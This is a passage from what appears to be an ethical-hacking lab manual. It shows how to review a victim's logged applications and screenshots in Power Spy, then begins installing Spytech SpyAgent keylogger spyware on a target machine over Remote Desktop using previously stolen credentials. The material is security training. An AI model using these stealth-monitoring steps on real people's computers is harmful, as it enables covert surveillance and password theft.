

10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
Enter login password
Password: ********
Submit
Cancel

35. In the **Register product** window, click **Later**.
36. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
37. Click **Applications executed** from the options to check the applications running on the target system.


10.10.10.16
Recycle Bin
Nmap - Zenmap GUI
Acrobat Reader DC
desktop.ini
Firefox
Google Chrome
Wampserv...
Wireshark
Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall

38. A window appears, showing the applications running on the target system, as shown in the screenshot.

The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.


Log View - Applications 12 record(s)
10.10.10.16
Select User:
Administrator
Jason
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone
Timestamp
User Name
Name
Path
6/3/2020 8:11:22 AM Administrator setup.exe c:\program
6/3/2020 8:11:22 AM Administrator appdata.exe c:\program
6/3/2020 8:11:12 AM Administrator setup.exe c:\program
6/3/2020 8:11:12 AM Administrator appdata.exe c:\program
6/3/2020 8:08:05 AM Administrator setup.exe c:\program
6/3/2020 8:08:05 AM Administrator appdata.exe c:\program
6/3/2020 8:07:48 AM Administrator load.exe c:\program
6/3/2020 8:07:18 AM Administrator explorer.exe (Program Manager) c:\windows
6/3/2020 7:43:53 AM Administrator explorer.exe (Progress) c:\windows
6/3/2020 7:43:07 AM Administrator explorer.exe (Program Manager) c:\windows
6/3/2020 7:43:06 AM Administrator appdata.exe c:\program
6/3/2020 7:06:19 AM Administrator setup.exe c:\program
Timestamp: 6/3/2020 8:11:22 AM
User Name: Administrator
Path: c:\program files (x86)\pw2\setup.exe
Name: setup.exe

39. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Log View - Screenshots 50 record(s)

10.10.10.16


Select User:

- Administrator
- Jason

Select Log Type:

- Screenshots
- Keystrokes
- Applications
- Websites Visited
- Windows Opened
- Skype Messages
- Documents Opened
- Clipboard
- Event History
- Microphone

Timestamp	User Name	Content
6/3/2020 7:08:52 AM	Administrator	20200603070852.jpg
6/3/2020 7:08:49 AM	Administrator	20200603070849.jpg
6/3/2020 7:08:46 AM	Administrator	20200603070846.jpg
6/3/2020 7:08:43 AM	Administrator	20200603070843.jpg
6/3/2020 7:08:40 AM	Administrator	20200603070840.jpg
6/3/2020 7:08:36 AM	Administrator	20200603070836.jpg
6/3/2020 7:08:33 AM	Administrator	20200603070833.jpg
6/3/2020 7:08:30 AM	Administrator	20200603070830.jpg
6/3/2020 7:08:27 AM	Administrator	20200603070827.jpg
6/3/2020 7:08:24 AM	Administrator	20200603070824.jpg
6/3/2020 7:08:21 AM	Administrator	20200603070821.jpg
6/3/2020 7:08:18 AM	Administrator	20200603070818.jpg
6/3/2020 7:08:15 AM	Administrator	20200603070815.jpg
6/3/2020 7:08:12 AM	Administrator	20200603070812.jpg
6/3/2020 7:08:09 AM	Administrator	20200603070809.jpg
6/3/2020 7:08:06 AM	Administrator	20200603070806.jpg
6/3/2020 7:08:03 AM	Administrator	20200603070803.jpg
6/3/2020 7:08:00 AM	Administrator	20200603070800.jpg
6/3/2020 7:07:57 AM	Administrator	20200603070757.jpg



40. Similarly, you can click on other options such as **Websites Visited**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

41. Close all open windows on the target system (here, **10.10.10.16**).
42. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
43. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
44. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.


Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Here, we will use Windows Server 2019 as the host machine and Windows Server 2016 as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

1. On the **Windows Server 2019** machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.


Filters
Best match
Remote Desktop Connection
Desktop app
Settings
Remote Desktop settings
Remote Desktop sleep settings
Remote Desktop Developer Settings
Remote Desktop hibernation settings
Allow Remote Desktop connections only from computers with Network Level Authentication
Allow remote connections to this computer
Advanced Remote Desktop settings
Remote Desktop Connection


2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.




3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Here, we are using the target system user credentials obtained from the previous lab.

